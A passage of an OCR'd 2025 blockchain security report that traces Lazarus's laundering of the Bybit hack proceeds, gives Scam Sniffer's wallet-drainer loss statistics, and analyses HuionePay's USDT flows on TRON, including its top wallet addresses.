


- Preliminary Cross-Chain and Mixing:


-> Transferred a large amount of ETH into eXch;



-> ETH was exchanged for assets such as BTC and DAI;




-> Cross-chain transfers were conducted through multiple protocols (such as THORChain, Chainflip, LiFi, DLN, OKX DEX, Stargate, Bitget Swap, MAYAChain), with some funds moved to Arbitrum, and the majority transferred to the BTC network.



- Mixing Funds from Multiple Incidents:

-> Consolidated and mixed stolen assets from Bybit, Phemex, Poloniex, and BingX incidents, using funds from different attack sources for “co-laundering,” further obscuring the tracking trails.



- BTC Mixing Operations:

-> Large amounts of BTC flowed into multiple mixers, including Wasabi Mixer and CryptoMixer;

-> Some BTC was further transferred via OTC trades and P2P networks.

- Progress and Results:

According to Bybit CEO Ben Zhou's disclosure, as of April 21:

-> 68.57% of the funds remain traceable, 27.59% have moved into the black market, and 3.84% have been frozen (with assistance from entities including Tether, THORChain, ChangeNOW, FixedFloat, Avalanche Ecosystem, CoinEx, Bitget, Circle, and mETH Protocol).

-> The untraceable funds mainly flowed into mixers. After a certain amount of BTC was cleaned through Wasabi, a small portion entered CryptoMixer, Tornado Cash, and Railgun. Subsequently, multiple cross-chain and exchange services were performed via platforms such as THORChain, eXch, Lombard, LiFi, Stargate, and SunSwap. Ultimately, these funds entered OTC (over-the-counter) or P2P (peer-to-peer) fiat exchange services.

-> ETH destinations:
432,748 ETH (84.45%, approximately USD 1.21 billion) has been bridged from Ethereum to BTC via THORChain.
67.25% (342,975 ETH, approximately USD 960.33 million) was exchanged into 10,003 BTC across 35,772 wallets.
1.17% (5,991 ETH, approximately USD 16.77 million) remains on the Ethereum blockchain, distributed among 12,490 wallets.
-> BTC destinations:
944 BTC (6.34%, approximately USD 90.62 million) was transferred into Wasabi Mixer.
531 BTC (equivalent to 18,206 ETH, 3.57%) was bridged from BTC to Ethereum via THORChain.

In this incident, Lazarus employed a full suite of highly sophisticated fund laundering techniques including address dispersion, cross-chain bridge hopping, mixing funds from multiple attacks, automated operations, anonymization via privacy tools, and eventual off-chain fiat conversion, posing a severe challenge to on-chain tracking.

3.3.2 Drainers


This section is contributed by our partner — Web3 anti-fraud platform Scam Sniffer. We express our gratitude here.

（1）Overview

In the first half of 2025, the Web3 ecosystem faced phishing attack threats, resulting in approximately USD 39.73 million in losses and affecting 43,628 victim addresses. This section analyzes the main trends and large-scale cases of Wallet Drainer attacks in the first half of 2025, providing security references for industry practitioners and users.

（2）Loss Data Analysis

- Monthly Loss Trends




Month	Loss Amount	Number of Victims	Average Loss per Person
January	$10.25M	9,220	$1,112
February	$5.32M	7,442	$715
March	$6.37M	5,992	$1,063
April	$5.29M	7,565	$699
May	$9.69M	7,547	$1,284
June	$2.80M	5,862	$478
Total	$39.33M	43,628	$911

Losses in the first half of the year showed a fluctuating trend, with January and May being peak loss months, reaching $10.25M and $9.69M respectively. Losses in June dropped to $2.80M, the lowest point in the first half.

- Analysis of Large Theft Cases

In the first half of 2025, there were 5 major theft cases exceeding $1 million each, with a total loss of $9.97M, accounting for 25.3% of the total losses for the half-year period.



Details of Large Cases:

-> May Case 1: Loss of $3.13M WBTC, phishing signature was increaseApproval

-> May Case 2: Loss of $2.59M USDT, phishing method was Address Poisoning

-> April Case: Loss of $1.43M, phishing signature was standard Approve

-> March Case: Loss of $1.82M cUSDCv3, phishing signature was Transfer

-> January Case: Loss of $1M RLB token, phishing signature was Uniswap Permit2

Distribution of Attack Methods:

-> Authorization signatures (Approve/increaseApproval/Permit2): 3 cases, accounting for 56% of large losses

-> Transfer signatures (Transfer): 1 case, accounting for 18% of large losses

-> Address Poisoning: 1 case, accounting for 26% of large losses

（3）Conclusion


Phishing attacks in the Web3 ecosystem remain a persistent threat. Although June data shows a decrease in losses, attackers' methods continue to evolve. Monitoring and understanding these attack trends are crucial for the industry's security development.

As a Web3 anti-fraud platform, Scam Sniffer is committed to providing a secure Web3 environment for the next billion users. They have reported on multiple well-known Wallet Drainers and continuously share large-scale theft cases on social media to raise awareness and enhance phishing recognition. Scam Sniffer has already assisted several prominent platforms in protecting their users. For inquiries, they can be contacted via email at b2b@ScamSniffer.io.

3.3.3 HuionePay

With the global crackdown on cyber fraud, underground payment networks, and illegal cross-border money laundering intensifying, the platform named HuionePay has attracted high regulatory attention. The platform is suspected of being used for receiving, transferring, and cashing out fraudulent funds, especially through frequent on-chain USDT operations on the TRON network. SlowMist, leveraging its on-chain anti-money laundering and tracking tool MistTrack along with publicly available on-chain data, built a Dune analytics dashboard to conduct an in-depth analysis of HuionePay's USDT deposit and withdrawal activities on TRON. The data covers the period from January 1, 2024, to June 23, 2025. Data source: https://dune.com/misttrack/huionepay-data。

（1）Total Deposit and Withdrawal Amounts




Total Withdrawals: 57,246,854,379 USDT
Total Deposits: 54,475,887,524 USDT

Both deposit and withdrawal amounts exceed 50 billion USDT, indicating that HuionePay has maintained massive fund inflows and outflows over the past year and a half. Notably, withdrawal

amounts consistently exceed deposits, with a net outflow difference of 2.771 billion USDT, showing a clear “net capital outflow” characteristic.


（2）Weekly Fund Movement




The chart data shows that fund flows on the HuionePay platform remain active, with peaks occurring at the following three time points:

July 8, 2024: The first significant peak appeared, with both deposits and withdrawals exceeding 1 billion USDT.
March and May 2025: Two withdrawal peaks approached or exceeded 1.1 billion USDT.

（3）Number of Deposit / Withdrawal Transactions






Data shows that the number of withdrawal transactions has increased in a stepwise manner since February 2024, reaching a peak on May 12, 2025, with nearly 150,000 transactions in a single day, exhibiting characteristics of “high-frequency withdrawals.” In contrast, although the

number of deposit transactions has generally grown, its fluctuations are relatively minor. Deposit transactions have steadily increased to nearly 140,000 per day, indicating that overall user activity has not significantly declined.

Additionally, the withdrawal amount peaks in March and May 2025 were accompanied by simultaneous increases in transaction counts, with the two peaks nearly overlapping.

（4）Number of Deposit and Withdrawal Users



Since early 2024, the number of active deposit addresses on HuionePay's TRON chain has steadily increased from less than 30,000 to over 80,000, showing a stable growth trend. It should be noted that the chart data counts unique addresses, so deposit addresses can be roughly considered as user counts, whereas withdrawal addresses may be user-defined receiving addresses and cannot be equated with actual users. The continuous growth in deposit addresses indicates that the platform continues to attract new users, although the growth rate has slowed.

（5）Active Addresses

Huionepay withdrawals rank

address	sum
TWS84SZ2GE2EgyZDCrfVuEJXpoXYuBxteS	816288490
T9yFi9yxwBUjMbHwBFKDdwFdBwvzUAqBfR	580787004
TTSSC4TEYtQMAMURND6i1FPYaaBJMGY4ed	512389323
TDRkHLDxnBu2XtkxwKZMm5qwSuguKHmWDB	479470912
TWDipHWAqBMeUWKnxaK46LUdgngbZYcoEP	337623796
TVy8p6erwrnkkfmvG3iPGpUKswMZU36uMV	328079988.7099999
TUXsppberDuVqQmNN5mnxg4pJ3HU9YtCEw	315516671.39
TRWWGNLRF1Hbd5oypQsTfNM8G22tgszcxE	290435705.48

893,186 rows Search...

@misttrack 3h

Huionepay deposits rank

address	sum
TL8TBpubVzBr1UWPXBXU8Pci5ZAip9SwEf	1,665,718,013.6
TPEpdLYtHr8cN1Jbwf6CGNB9Ppho7L2otr	449,215,869.2
TM1zzNDZD2DPASbKcgdVoTYhfmYgtfwx9R	436,485,292.4
TVy8p6erwrnkkfmvG3iPGpUKswMZU36uMV	421,379,613
TBQeYaWDSDgZV1LJbJQZ1iJG5ebbCFBNQM	343,659,004.6
TFTWNgDBkQ5wQoP8RXpRznnHvAVV8x5jLu	285,422,275.4
THs8LKUGdtdPnNjxEBmVRWqo5m9RySUujb	236,000,078.4
TEdVW72PWcJ9Fwmw3w9uSBTLK6rjRUM1GJ	200,066,236.6

494,373 rows Search...


@misttrack 3h

Using the on-chain anti-money laundering and tracking tool MistTrack, the withdrawal behavior on the HuionePay platform exhibits a certain degree of “fund concentration.” The top three withdrawal addresses are as follows:


Address 1 — TWS84SZ2GE2EgyZDCrfVuEJXpoXYuBxteS — 816 million USDT
Address 2 — T9yFi9yxwBUjMbHwBFKDdwFdBwvzUAqBfR — 580 million USDT
Address 3 — TTSSC4TEYtQMAMURND6i1FPYaaBJMGY4ed — 512 million USDT

The earliest transactions of these addresses can be traced back to 2023. They have been active for a long time, leaving abundant on-chain traces.


Address 1 not only withdraws from multiple HuionePay hot wallets but also interacts with addresses marked by MistTrack as “OFAC Sanctions,” “Theft,” and “BingX Exploiter”:



Address 2 is suspected to be a wallet address controlled by Haowang Guarantee (formerly Huione Guarantee) platform.



